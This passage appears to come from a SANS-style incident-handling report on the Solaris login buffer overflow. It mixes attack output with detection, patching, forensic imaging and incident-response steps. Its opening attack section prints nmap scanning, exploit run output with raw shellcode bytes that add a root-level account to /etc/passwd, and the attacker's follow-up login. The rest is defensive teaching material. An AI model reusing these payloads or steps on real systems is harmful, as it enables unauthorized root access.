[root@localhost /tmp]# nmap -P0 -p23 -sS 10.1.1.1-254 -o
/tmp/scanoutput

Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
Interesting ports on  (10.1.1.1):
Port       State       Service
23/tcp     open        telnet

Interesting ports on  (10.1.1.2):
Port       State       Service
23/tcp     filtered    telnet

<output removed – same across IP address 10.1.1.3 to 10.1.1.253>

The 1 scanned port on  (10.1.1.254) is: closed
```

Now that the attacker found the one open telnet server at 10.1.1.1, a telnet connection was made, without logging in.

```
[root@localhost /tmp]# telnet 10.1.1.1
Trying 10.1.1.1...
Connected to 10.1.1.1.
Escape character is '^]'.


SunOS 5.8

login:
```

From the banner displayed by the target system, it is possible to determine the operating system is Solaris V8.

Running the Exploit

Once customised with an exploit buffer, running the exploit code is a simple matter of supplying an IP address of the target machine. The information below is the output of the attack being running against the host with IP address 10.1.1.1 (gecko).

```
[root@localhost tmp]# ./login_exploit 10.1.1.1

=======recv:15========
xffxfdx18xffxfdx1fxffxfdx23xffxfdx27xffxfdx24
----------------------
ÿýÿýÿý#ÿý'ÿý$

=======recv:15========
xffxfbx03xffxfex20xffxfex21xffxfex22xffxfcx05
----------------------
ÿûÿþ ÿþ!ÿþ'ÿü

=======recv:21========
xffxfex24xffxfax18x01xffxf0xffxfax23x01xffxf0xffxfax27x01xffxf0
----------------------
ÿþ$ÿúÿðÿú#ÿðÿú'ÿð

=======recv:21========
x0dx0ax0dx0ax53x75x6ex4fx53x20x35x2ex38x0dx0ax0dx00x0dx0ax0dx00
----------------------


SunOS 5.8
|
|

=======recv:6========
xffxfbx01xffxfdx01
----------------------
ÿûÿý
Hit enter (MP added)

sending login!

=======recv:10========
xffxfex01x6cx6fx67x69x6ex3ax20
----------------------
ÿþlogin:

=======recv:472========
x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x4
1x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x
41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41
x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x4
1x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x41x
5cx0dx0ax6ax69x31x3dx41x20x6ax69x32x3dx41x20x6ax69x33x3dx41x20x6ax69x34x3dx41x20x6ax69x3
5x3dx41x20x6ax69x36x3dx41x20x6ax69x37x3dx41x20x6ax69x38x3dx41x20x6ax69x39x3dx5ax20x6ax69
x31x30x3dx7ax5cx0dx0ax6ax69x31x31x3dx42x20x6ax69x31x32x3dx41x20x6ax69x31x33x3dx41x20x6ax6
9x31x34x3dx62x20x6ax69x31x35x3dx41x20x6ax69x31x36x3dx41x20x6ax69x31x37x3dx41x20x6ax69x31
x38x3dx41x20x6ax69x31x39x3dx42x20x6ax69x32x30x3dx62x5cx0dx0ax6ax69x32x31x3dx43x20x6ax69x
32x32x3dx41x20x6ax69x32x33x3dx41x20x6ax69x32x34x3dx63x20x6ax69x32x35x3dx41x20x6ax69x32x3
6x3dx41x20x6ax69x32x37x3dx41x20x6ax69x32x38x3dx41x20x6ax69x32x39x3dx43x20x6ax69x33x30x3d
x63x5cx0dx0ax6ax69x33x32x3dx44x20x6ax69x33x32x3dx41x20x6ax69x33x33x3dx41x20x6ax69x33x34x
3dx64x20x6ax69x33x35x3dx41x20x6ax69x33x36x3dx41x20x6ax69x33x37x3dx41x20x6ax69x33x38x3dx4
1x20x6ax69x33x39x3dx44x20x6ax69x34x30x3dx64x5cx0dx0ax6ax69x34x31x3dx45x20x6ax69x34x32x3d
x41x20x6ax69x34x33x3dx41x20x6ax69x34x34x3dx65x20x6ax83x83x83x83x3dx41x20x6ax2fx80x5ex46x
5ex48x3dx41x20x6a
----------------------
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAA\
ji1=A ji2=A ji3=A ji4=A ji5=A ji6=A ji7=A ji8=A ji9=Z ji10=z\
ji11=B ji12=A ji13=A ji14=b ji15=A ji16=A ji17=A ji18=A ji19=B ji20=b\
ji21=C ji22=A ji23=A ji24=c ji25=A ji26=A ji27=A ji28=A ji29=C ji30=c\
ji32=D ji32=A ji33=A ji34=d ji35=A ji36=A ji37=A ji38=A ji39=D ji40=d\
ji41=E ji42=A ji43=A ji44=e j=A j/^F^H=A j



press return to send password
...
```

```
=======recv:609========
xffxffxffxffxffxffxffxffx3dx41x20x6ax69x34x38x3dx41x20x6ax20xf0x55x5ex46x5ex48x3dx5cx0dx0ax6ax
69x35x31x3dx46x20x6ax69x35x32x3dx41x20x6ax69x35x33x3dx41x20x6ax69x35x34x3dx66x20x6ax69x3
5x35x3dx41x20x6ax69x35x36x3dx41x20x6ax3dx69x68x65x6fx6cx20x69x35x38x3dx29x80x5ex46x5ex48
x20x36x3dx38x97xffxffxffxffxffxffx41x3dx41x42x90x55x5ex46x5ex48x47x48x49x4axffxffxffxffxffxffxff
xffx4fx50x51x52x53x54x55x56x57x58x59x5ax5ex46x81x5ex46x5ex48x65x66x67x68x69x6ax6bx6cx6dx6
ex6fx70x71x72x73x74x75x76x77x78x79x7ax30x31x32x33x34x35x36x37x38x39x41x5cx0dx0ax6ax6bx31
x31x3dx41x20x6ax6dx32x31x3dx43x20x6ex6ax33x31x3dx41x20x6ax6fx34x31x3dx41x20x70x69x35x31x
3dx41x20x6ax71x36x31x3dx41x20x6ax72x37x31x3dx41x20x6ax73x38x31x3dx67x20x6ax74x39x31x3dx4
1x20x6ax75x30x31x3dx41x20x6ax76x31x31x3dx41x20x6ax77x32x31x3dx42x20x6ax79x31x80x5ex46x5e
x48x68x69x31x3dx41x20x68x69x32x3dx41x20x68x69x33x3dx41x20x68x69x48x8ax5ex46x5ex48x68x69
x31x3dx41x20x68x69x32x3dx41x20x68x69x33x3dx41x20x68x69x31x80x5ex46x5ex48x7ax69x39x3dx31
x80x5ex46x5ex48x68x65x6cx6cx6fxebx5ex4cx5cx0dx0ax68x68x68x68x68x68x68x68x68xebx5ex5
dx5ex33xc0x50x68x46x81x5ex46x5ex48x68x43x81x5ex46x5ex48x68x40x81x5ex46x5ex48x68x38x81x5e
x46x5ex48xe8x25xa0xfexffxffxe8xdexffxffxffxffxffxffx2fx62x69x6ex2fx73x68x5ex40x73x68x5ex40x2dx
63x5ex40x2fx62x69x6ex2fx65x63x68x6fx20x6ax6fx68x6ex3ax78x3ax34x30x30x3ax34x30x30x3ax3ax2fx
3ax2fx62x69x6ex2fx73x68x3ex3ex2fx65x74x63x2f
```

At this point, the target machine has had the two new user accounts added to the system by the exploit code. The attacker then logs in, and performs the malicious action.

```
[root@localhost /tmp]# telnet 10.1.1.1
Connected to 10.1.1.1.
Escape character is '^]'.


SunOS 5.8

login: john
Choose a new password.
New password:
Re-enter new password:
telnet (SYSTEM): passwd successfully changed for john
Last login: Thu Mar 14 11:23:10 from 172.16.1.1
Sun Microsystems Inc.   SunOS 5.8       Generic February 2000
This system is for the use of authorized users only.  Unauthorised access is
strictly prohibited.  All access may be logged.

$ su - sys1
Sun Microsystems Inc.   SunOS 5.8       Generic February 2000
This system is for the use of authorized users only.  Unauthorised access is
strictly prohibited.  All access may be logged.
# cd /etc
# echo Free beer for all students in staff lounge. 5pm this friday. Be there!!
>> motd
# exit
$
```

As can been seen in the output above, the attacker has made a modification to the Message of the Day (MOTD) banner. This means on all subsequent connections to the system, students will be presented with a misleading banner.

Signature of the Attack

A network IDS can detect this attack by looking for the following pattern.

EB 1D 5E 33 C0 50

This pattern is the start of the shell code, which is placed into the overflowed buffer. It equates to the following assembly commands:

0xeb,0x1d,
0x5e, **/*popl %esi*/**
0x33,0xc0, **/*xorl %eax,%eax*/**
0x50, **/*pushl %eax - ,0x0*/**

This will detect the attack regardless of whether the system being exploited was built using the Solaris End User distribution, or the Full Package. The Snort Network IDS can be configured to detect this attack using the following user defined signature:

Alert tcp any any -> any 23 (content:"|EB 1D 5E 33 C0 50|";msg:"Shell Code Detected – Solaris Login Vulnerability"; reference:cve,CAN-2001-0797)

One of the salient points to note about this Snort signature is that it detects the shell code only when the destination port is the TCP telnet port. This will assist in removing false positives, as it is rare for shell code to be part of a telnet stream. As the login vulnerability can also be run on other ports besides telnet, a system administrator may wish to write other signatures detecting the exploit on different ports (e.g. rlogin). Note that as ssh is encrypted, a network IDS cannot detect the attack using this protocol.

How to Protect Against the Attack

There are numerous measures that could be put in place to protect a system against this attack. Some of these are discussed in this section. It would be wise for a system administrator to implement a number of these measures, using the defence in depth methodology. Implementing one of these countermeasures measures may fix the immediate threat of attack; implementing more than one countermeasure often will also prevent other attacks.

How System Administrators can protect themselves:

Measure #1: Implement ssh, and disable telnet.

By default, ssh does not use the login program for authentication. It is therefore not vulnerable to this exploit. There is however an exception. The ssh program can actually be configured to use the login program for authentication. If a

system administrator has configured ssh in this manner, then the same exploit described in this document can be run against the server.

By using ssh you have an added advantage – ssh encrypts all data. The telnet protocol can be considered inherently insecure. It transfers data without encryption, which means passwords can be captured on the network by using a packet sniffer. Using ssh is a superior method to use for remote management when security is a concern.

Measure #2: Patch the server.

Patches have now been released to prevent this vulnerability. The administrator of the Solaris x86 discussed in this assignment should install the March Cluster patch for Solaris 8 on Intel platforms, located at http://sunsolve.sun.com.

Measure #3: Disable code execution on the stack.

This technique was discussed in the SANS track 6.1 titled "Common Issues and Vulnerabilities in UNIX Security"[4]. Most programs execute in a section of memory reserved for read-only text, and should not execute instructions on the data stack. You can disable execution of instructions on the stack by making a kernel modification. This will not only prevent the login buffer overflow, but a host of other buffer overflows. Due to hardware limitations, you cannot disable code execution on Solaris running on an Intel platform. However, this change would still be useful in protecting a SPARC platform against this attack.[5]

It should be noted that this kernel change only protects against stack based buffer overflows. Another type of buffer overflow involves another area of memory called the heap. A heap is an area of memory allocated by the application (as opposed to the operating system). Presently, heap based overflows are not as common as buffer overflows, however they are no less deadly.[6]

Granted that heap buffer overflows exist, it is still useful to prevent code execution on the stack. By preventing code execution on the stack, you are preventing your server from attack by exploit code that is readily available on the web. To modify the code to overflow the heap instead would require advanced programming skills, which are often not common in the many levels of hackers. Additionally, you are providing an obstacle to the hacker, and therefore increasing the chances of the hacker giving up and going elsewhere.

Measure #4: Using an Intrusion Detection System.

Most Intrusion Detection Systems (IDS) are capable of sending TCP RST packets to close down a connection. If a signature were available to detect the login exploit, then sending a RST packet to both the attacking machine, and the target host, would close down the connection. Ideally the TCP RST packet will close the connection before the exploit has had a chance to run.

---

[4] Hal Pomeranz
[5] Solaris System Administration Collection, Volume 2
[6] Matt Conover

Measure #5: Implement stronger access controls.

This can be done in a number of ways. In the environment described in this document, the entire student LAN has telnet access to the target server. Many firewalls have the capability of only allowing access once a user has authenticated to the firewall. This will provide an audit travel to help in tracking down an attacker. Alternatively, source IP address restrictions could be used, so that only certain IP address are allowed through the firewall.

Both the measures mentioned above will not actually prevent an "authorised" use from performing the attack. Additionally, IP addresses are easily spoofed, and therefore restricting access based on an IP address provides only limited protection.

Vendor Measures[7]

The vendor-supplied patches are shown below:

Solaris

111085-02 SunOS 5.8: /usr/bin/login patch
111086-02 SunOS 5.8_x86: /usr/bin/login patch
112300-01 SunOS 5.7:: usr/bin/login Patch
112301-01 SunOS 5.7_x86:: usr/bin/login Patch
105665-04 SunOS 5.6: /usr/bin/login patch
105666-04 SunOS 5.6_x86: /usr/bin/login patch
106160-02 SunOS 5.5.1: /usr/bin/login patch
106161-02 SunOS 5.5.1_x86: /usr/bin/login patch

IBM

An emergency fix ("efix"), called "tsmlogin_efix.tar.Z" is available for downloading from: ftp://aix.software.ibm.com/aix/efixes/security

Caldera International, Inc.

Caldera Security Advisory CSSA-2001-SCO.40, available at the following location: http://stage.caldera.com/support/security

Part 3 – The Incident Handling Process

Preparation

[7] X-Force Security Advisory

Existing Countermeasures

- Warning banners had been posted on all systems
- The administrators were members of security mailing lists to help them keep up-to-date with latest vulnerabilities:

  Cert Advisory Mailing List:
  http://www.cert.org/contact_cert/certmaillist.html

  X-Force Alert Mailing List:
  http://www.iss.net/security_center/maillists/

- Before accessing any computing resources, all users are required to agree to and sign a computer usage agreement containing an acceptable usage policy.
- Before using any computing resources, all users are required to undertake a short in-house training session. The purpose of this session is to increase the security awareness of general users. It is often the case that security incidents occur because of an unsuspecting user's actions. The best approach to solving this issue is to ensure all users are security aware. Some of the topics covered are dealing with suspicious email, accessing web sites, virus scanning and storing data securely.
- A Network Intrusion Detection System was in place. The product used was Snort.
- A perimeter security architecture that allowed containment of the incident was in place. Effective use was made of the DMZ, which allowed protection of the staff network even though the server located on the DMZ was compromised.
- MD5 hashes were made on files on the Solaris system. This is critical in the forensics performed on the compromised server. Without these MD5 hashes, it would have been difficult to determine what files were modified by the attacker.
- There was an existing incident alerting and escalation process. This process was leveraged from an existing "on-call" procedure.
- A jump kit had been prepared. The contents of this jump kit are described in the Containment section of this document.
- A daily backup was made of the student home directories. This allows restoration of data should the system ever require a rebuild. The script is shown below.

Backup Script run daily by the Cron process

```
#!/bin/ksh

# Script to backup all directories and file under /export/home using tar

# Create backup directory
if [ ! -d "/backups" ]
then
        echo Making the /backup directory
        mkdir /backups
fi
# Performing a relative backup, therefore need to change directory
cd /export/home

todaydate=`date +%d%m%y`
tar -cvf /backups/backup.$todaydate *
echo Backup complete.  Backup location is /backups/backup.`date +%d%m%y`
```

Existing Incident Handling Process

There was an established incident handling process, developed as a joint effort between the system administrators and management. The incident handling process addressed the following areas:

- Approach to Incident. When an incident occurs, the general approach taken is to contain the incident, gather evidence, then eradicate and cleanup. This is opposed to the approach of not eradicating the incident immediately, in an attempt to gather more evidence.[8]
- An incident reporting policy. In the event of an incident, the next level up of management must be notified immediately. After further investigation, if there is evidence of key system compromise on the staff network, senior management must be notified immediately. To assist in this, the policy identifies all key assets and systems. An up-to-date incident contact list is maintained.
- The policy identified the incident handling team, which included specialists in all of the systems at the college.
- The policy identified the approach to be taken to contain the incident. For example, if a server is compromised on the student DMZ, then containment can include isolating the staff network by disconnecting it from the firewall.
- The policy included information on the chain of custody for maintaining any evidence.

One of the important facts about the incident plan was that it had management buy-in. This empowered the incident handlers to make the decisions required to efficiently deal with the incident.

Identification

SANS Institute – Incident Handling, The Six Step Approach

The system administrator was first alerted of the suspicious activity by the network IDS. The default signatures of Snort detected the following:


Snort Alert File

```
[**] [1:716:2] TELNET access [**]
[Classification: Not Suspicious Traffic] [Priority: 3]
03/19-12:42:01.070000 10.1.1.1:23 -> 172.16.1.1:32771
TCP TTL:60 TOS:0x0 ID:62873 IpLen:20 DgmLen:67 DF
***AP*** Seq: 0xDEC015EA  Ack: 0x3B3C8008  Win: 0x6028  TcpLen: 32
TCP Options (3) => NOP NOP TS: 15691980 547239
[Xref => http://www.whitehats.com/info/IDS08]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0619]

[**] [1:716:2] TELNET access [**]
[Classification: Not Suspicious Traffic] [Priority: 3]
03/19-12:42:01.070000 10.1.1.1:23 -> 172.16.1.1:32771
TCP TTL:58 TOS:0x0 ID:62873 IpLen:20 DgmLen:67 DF
***AP*** Seq: 0xDEC015EA  Ack: 0x3B3C8008  Win: 0x6028  TcpLen: 32
TCP Options (3) => NOP NOP TS: 15691980 547239
[Xref => http://www.whitehats.com/info/IDS08]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0619]

[**] [1:718:3] TELNET login incorrect [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
03/19-12:42:01.510000 10.1.1.1:23 -> 172.16.1.1:32771
TCP TTL:60 TOS:0x0 ID:62885 IpLen:20 DgmLen:69 DF
***AP*** Seq: 0xDEC01A7D  Ack: 0x3B3C87BD  Win: 0x6028  TcpLen: 32
TCP Options (3) => NOP NOP TS: 15692553 547417
[Xref => http://www.whitehats.com/info/IDS127]

[**] [1:718:3] TELNET login incorrect [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
03/19-12:42:01.510000 10.1.1.1:23 -> 172.16.1.1:32771
TCP TTL:58 TOS:0x0 ID:62885 IpLen:20 DgmLen:69 DF
***AP*** Seq: 0xDEC01A7D  Ack: 0x3B3C87BD  Win: 0x6028  TcpLen: 32
TCP Options (3) => NOP NOP TS: 15692553 547417
[Xref => http://www.whitehats.com/info/IDS127]=
```

This reveals several bad log in attempts from a machine on the student LAN with IP address 172.16.1.1. This in itself didn't cause great alarm – failed log in attempts are common, due to user error.

Whilst reviewing this information, a phone call was made to the administrator by one of the other staff members, who had noticed that the log in banner had been changed on the host ***gecko***.

The administrator then checked the firewall logs to determine if there had been any other suspicious activity. An extract from the log is shown below.



No.	Date	Time	Origin	Type	Action	Service	Source	Destination	Proto.	Ru
8	19Mar2002	12:36:03	10.1.2.254	log	drop	telnet	172.16.1.1	10.1.1.3	tcp	5
9	19Mar2002	12:36:09	10.1.2.254	log	drop	telnet	172.16.1.1	10.1.1.3	tcp	5
10	19Mar2002	12:36:15	10.1.2.254	log	drop	telnet	172.16.1.1	10.1.1.3	tcp	5
11	19Mar2002	12:36:21	10.1.2.254	log	drop	telnet	172.16.1.1	10.1.1.3	tcp	5
12	19Mar2002	12:36:27	10.1.2.254	log	drop	telnet	172.16.1.1	10.1.1.3	tcp	5
13	19Mar2002	12:36:33	10.1.2.254	log	drop	telnet	172.16.1.1	10.1.1.4	tcp	5
14	19Mar2002	12:36:39	10.1.2.254	log	drop	telnet	172.16.1.1	10.1.1.4	tcp	5
15	19Mar2002	12:36:45	10.1.2.254	log	drop	telnet	172.16.1.1	10.1.1.4	tcp	5
16	19Mar2002	12:36:51	10.1.2.254	log	drop	telnet	172.16.1.1	10.1.1.4	tcp	5
17	19Mar2002	12:36:57	10.1.2.254	log	drop	telnet	172.16.1.1	10.1.1.4	tcp	5
18	19Mar2002	12:37:03	10.1.2.254	log	drop	telnet	172.16.1.1	10.1.1.4	tcp	5
19	19Mar2002	12:37:09	10.1.2.254	log	drop	telnet	172.16.1.1	10.1.1.5	tcp	5
20	19Mar2002	12:37:15	10.1.2.254	log	drop	telnet	172.16.1.1	10.1.1.5	tcp	5
21	19Mar2002	12:37:21	10.1.2.254	log	drop	telnet	172.16.1.1	10.1.1.5	tcp	5
22	19Mar2002	12:37:27	10.1.2.254	log	drop	telnet	172.16.1.1	10.1.1.5	tcp	5
23	19Mar2002	12:37:33	10.1.2.254	log	drop	telnet	172.16.1.1	10.1.1.5	tcp	5
24	19Mar2002	12:37:39	10.1.2.254	log	drop	telnet	172.16.1.1	10.1.1.5	tcp	5

The firewall log shows a service scan being originated from the IP Address 172.16.1.1, the same IP address noted in the IDS logs. The system administrator knew from past experience that a service scan a highly unusual event to be originating from the Student LAN. It also breaches the Acceptable Use Policy, signed by all users.

These pieces of information put together were enough for the system administrator to switch to incident handling mode. The Incident Handling Plan was obtained, and management notified.

Approximately ½ hour had elapsed since the System Administrator first noticed the IDS alert. A moment was taken to stop and take stock of the situation. The information already noted by the System Administrator was then recorded onto one of the forms contained in the Incident Handling kit. The System Administrator (now referred to as Incident Handler) prepared for the next phase – Containment.

Containment

The incident handler was careful to maintain a chain of custody for all potential evidence. Every step preformed was noted in the forms provided in the Incident Handling kit.

The suspected target of the attack server was the server named gecko, at IP address 10.1.1.1. From the facts presented so far, the incident handler knew there was a high likelihood that the server had indeed been compromised. The following decision needed to be made:

- To leave the server on the network, and record information to assist in tracking down the hacker.

Or

- To disconnect the server from the network, to reduce the risk of further compromise to other systems.

The decision was made easy due to the fact that the established Incident Handling Plan states the server should be disconnected from the network in the event of an incident. Additionally, the handler knew they could already obtain certain information that could assist in tracking down the user. This was:

- su log in attempts were being recorded by the target system. To change the motd banner, su access would be required.
- The IDS system and firewall had already recorded the IP address of the suspect hacker's machine.

The jump kit used in the incident contained the following items.

- Laptop.
  PIII 1 Ghz, 1 G RAM.
  CD-RW
  40 GB IDE Drive (Internal)
  40 GB external SCSI Drive
  40 GB external IDE Drive
  Dual boot with RedHat 7.2 and Windows 2000 Professional SP2
  Forensics software installed

- Accessories:
  Blank CDs and labels
  DAT Tapes
  8 port mini hub (10/100M)
  Ethernet patch cables
  SCSI cables
  Black Pens
  Digital Camera

- Documentation
  Corporate Incident Handling Procedure
  Contact lists
  Incident handling forms used for taking notes

Note: The equipment listed above would be ideal for responding to such an incident. However, in the theoretical incident described in this assignment, some of the equipment was not available. A best effort has been made to compensate for this by using alternative hardware (e.g. using a PC rather than a laptop).

The server (gecko) was isolated from the network by removing it's network cable. This cable was then connected to a mini-hub to prevent excessive link-loss messages filling the event logs. The first step taken was to take a image of the compromised server.

Taking the image was made more complicated because the target server did not have a SCSI cable connected to which a external drive could be connected. Nor did it have a Tape drive attached. To attempt to preserve the system state as much as possible, it is desirable to leave the system turned on. It was decided to use the ***dd*** Unix utility. This performs a low-level backup (bit-by-bit) and is therefore an excellent tool for obtaining an image of a server to be used in forensics. To overcome the problem with gecko not having a SCSI connection or tape drive, the output from ***dd*** was sent across the isolated network to another machine from the Jump Kit.

This machine used for taking the image contained two hard drives. The first hard drive contained the Linux RedHat operating system, and the second hard drive was blank. It was erased using the following command:

```
dd if/dev/zero of=/dev/hdc
```

The NetCat utility (written by the Hobbit, and available at http://www.atstake.com/research/tools/) was used to provide the network pipe through which the backup was performed. The output below shows the sequence of commands that were used to perform the backup (comments have been added where necessary).

Performing the Image of the Compromised System

The following commands were run on the analysis machine being used to take the backup. This machine had an IP address of 10.1.1.50, given to it temporarily by the incident handler.

```
[root@localhost tmp]#
[root@localhost tmp]# nc –l –p 50000 | dd of=/dev/hdc
3907009+0 records in
3907008+0 records out
[root@localhost tmp]#
```

The nc -l –p 50000 command opens TCP port 50000, through which the backup data will be received. This is piped to the dd command, which uses it's output as the device /dev/hdc, which is the second hard drive installed into the analysis system.

The commands below were run on the server gecko (the compromised system).

Firstly, the CD from the Tool kit was mounted, and commands were run from the CD. This protects against systems where the system utilities have been replaced by the hacker.

```
# mkdir /tmp/1
# mount –F hsfs –r /dev/dsk/c1t0d0s0 /tmp/1
```

The next step was to perform the image using the dd command. In the case below, only the first partition was imaged. This partition contains all of the operating system files.

```
# dd if=/dev/dsk/c0d0s0 | nc-w 3 10.1.1.50 50000
3907009+0 records in
3907008+0 records out
#
```

The drive used for the image was placed into a Ziplock bag. It was tagged so that it is possible to know if the bag had been opened. It was clearly labelled with a date and time, and the person who made the image. With another person acting as a witness, this bag was placed into a secure safe.

Determining the Incident Cause

The output below shows the commands that were run by the Incident Handler. All these commands were run from the toolkit CD. Comments have been added where necessary.

Analysis of Compromised System

The Incident Handler verifies the banner has actually been changed by checking the motd file. The time stamp of the file is noted.

```
# cd /etc
# ls -l motd
-rw-r--r--   1 root     sys          126 Mar 19 13:42 motd
#
#

# more motd

Sun Microsystems Inc.          SunOS 5.8       Generic          February 2000
This system is for the use of authorized users only.  Unauthorised access is strictly
prohibited.  All access may be logged.
Free beer for all students in staff lounge. 5pm this friday. Be there!!
#
```

The passwd file is then checked. It was modified at 12:47, which corresponds approximately to the events recorded in the IDS and Firewall logs

```
#
# ls -l passwd
-r--r--r--   1 root     sys          510 Mar 19 12:47 passwd
#
# more passwd
root:x:0:1:Super-User:/:/sbin/sh
daemon:x:1:1::/:
bin:x:2:2::/usr/bin:
sys:x:3:3::/:
adm:x:4:4:Admin:/var/adm:
lp:x:71:8:Line Printer Admin:/usr/spool/lp:
uucp:x:5:5:uucp Admin:/usr/lib/uucp:
nuucp:x:9:9:uucp Admin:/var/spool/uucppublic:/usr/lib/uucp/uucico
listen:x:37:4:Network Admin:/usr/net/nls:
nobody:x:60001:60001:Nobody:/:
noaccess:x:60002:60002:No Access User:/:
nobody4:x:65534:65534:SunOS 4.x Nobody:/:
john:x:400:400::/:/bin/sh
sys1:x:0:1::/:/bin/sh
#
```

The output above shows that two user accounts have been added – john and sys1. The sys1 account has superuser privileges.

```
# date
Tuesday March 19 13:44:13 EST 2002
#
```

The sulog file is checked. It shows all successful su attempts. It shows the user john has elevated privileges to sys1 at 13:42 pm. The motd banner was also modified at 13:42.

```
#
# cd /var/adm
```

The Incident Handler now has a rough idea of what had happened. Two user accounts had somehow been added to the system, allowing the hacker to connect and modify files. The firewall logs showed a service scan being performed looking for open telnet ports on the student DMZ. Using this information, it was deduced that a vulnerability in the Solaris operating system might have been used to create the two user accounts. The service scan indicates that the hacker was looking for other systems to compromise. The Incident Handler consulted the Sunsolve web site to find out if there were any recent known vulnerabilities against the Solaris operating system.

http://sunsolve.sun.com.au

(Followed the Security Information->Security Bulletin Archive).

The login vulnerability is shown as Solaris Bulletin Number #00213. The Incident Handler identified this as possibly the exploit the attacker had used.

Tracking Down the Hacker

The incident handler knew the IP address of the machine used to launch the attack (unless advanced IP spoofing methods were used). To track down the host, the following method was used:

- The router ***(goat)*** ARP table was checked. See output below.

```
goat#sh arp
Protocol  Address          Age (min)  Hardware Addr   Type   Interface
Internet  172.16.1.254           -   0004.9a47.1fe1  ARPA   FastEthernet0/1
Internet  172.16.1.1            1   0000.8648.bc16  ARPA   FastEthernet0/1
Internet  10.1.2.253            -   0004.9a47.1fe0  ARPA   FastEthernet0/0
Internet  10.1.2.254            1   00a0.c9ce.b0c3  ARPA   FastEthernet0/0
goat#
```

  This shows the MAC address of the machine being tracked as 0000.8648.bc16.

- The Cisco switch on the student LAN was checked to determine the interface to which this particular MAC address was connected. The output is shown below.

```
switch#sh mac address 0000.8648.bc16
Non-static Address Table:
Destination Address  Address Type  VLAN  Destination Port
-------------------  ------------  ----  --------------------
0000.8648.bc16       Dynamic          1  FastEthernet0/12
switch#
```

- The offending host was therefore likely to be connected to port 12 on the switch. The incident handler was then able to trace the network cable between the switch and the offending host.
- This certainly doesn't conclusively prove that this host was the originator of the attack. However, it is a good starting point. The laptop that was identified as the possible originator of the attacks could then be searched for malicious software, or any other tools/programs that breached the College's Acceptable Use Policy. This process is not covered in this document.

All the electronic information collected so far (screen shots, log files etc) was copied to a CD using the CD-RW on the laptop. The notes taken during the incident were signed and dated by the incident handler, and witnessed by the incident handler's immediate management. These were placed in a Ziplock bag, with a tag applied so that is possible to know if the bag has been opened. This bag was placed into a secure safe, along with the drive used for the image of the compromised server.

Eradication

The cleanup process for this incident involved a number of steps, which were all performed whilst the system was still disconnected from the main network. It was decided to perform a complete rebuild of the server, then restore student data from a backup tar archive. The steps were:

- A re-install of the operating system using a known good copy of the installation media.
- Patch the server with the latest cluster patch (March 8 2002) for Solaris on Intel platforms, available from the Sun support site at http://www.sunsolve.sun.com. This will bring the server up-to-date with the latest recommended security patches, preventing a re-occurrence of the incident.
- The server was hardened. The SANS Step-by-Step guide to Securing Solaris was used as a guide. [9]
- Restored the student data from the tar archive previously made.
- Passwords were changes on all systems. There is a chance the hacker obtained knowledge of these passwords.
- Before re-connecting the server to the network, a vulnerability assessment tool was run against the server, to ensure it contained no known vulnerabilities.
- The compromised server on the DMZ would have provided a launching pad for a hacker to attempt to compromise other systems. For this reason, the other system on the Student DMZ (webster), was subjected

[9] Reference: http://www.sansstore.org/

to an analysis to determine if it has been compromised. This process is not covered in this paper.

Lessons Learnt

Non-Existent Countermeasures

The following list of countermeasures would have probably prevented the incident from occurring in the first place.

- A consistent and regular approach to patching the servers. By the time the actual exploit was run, the vulnerability had been known for quite some time, and vendor patches were available.

- A consistent approach to hardening hosts. Implementing ssh is typically a task performed when hardening a server. By configuring ssh correctly, and disabling telnet and rlogin, the exploit would have been unsuccessful. Using tools and checklists assist greatly in the process of hardening a Solaris system. By making this task well known and easy to follow for the staff that build and install hosts in an organization, it is more likely it will actually be followed on a regular basis.

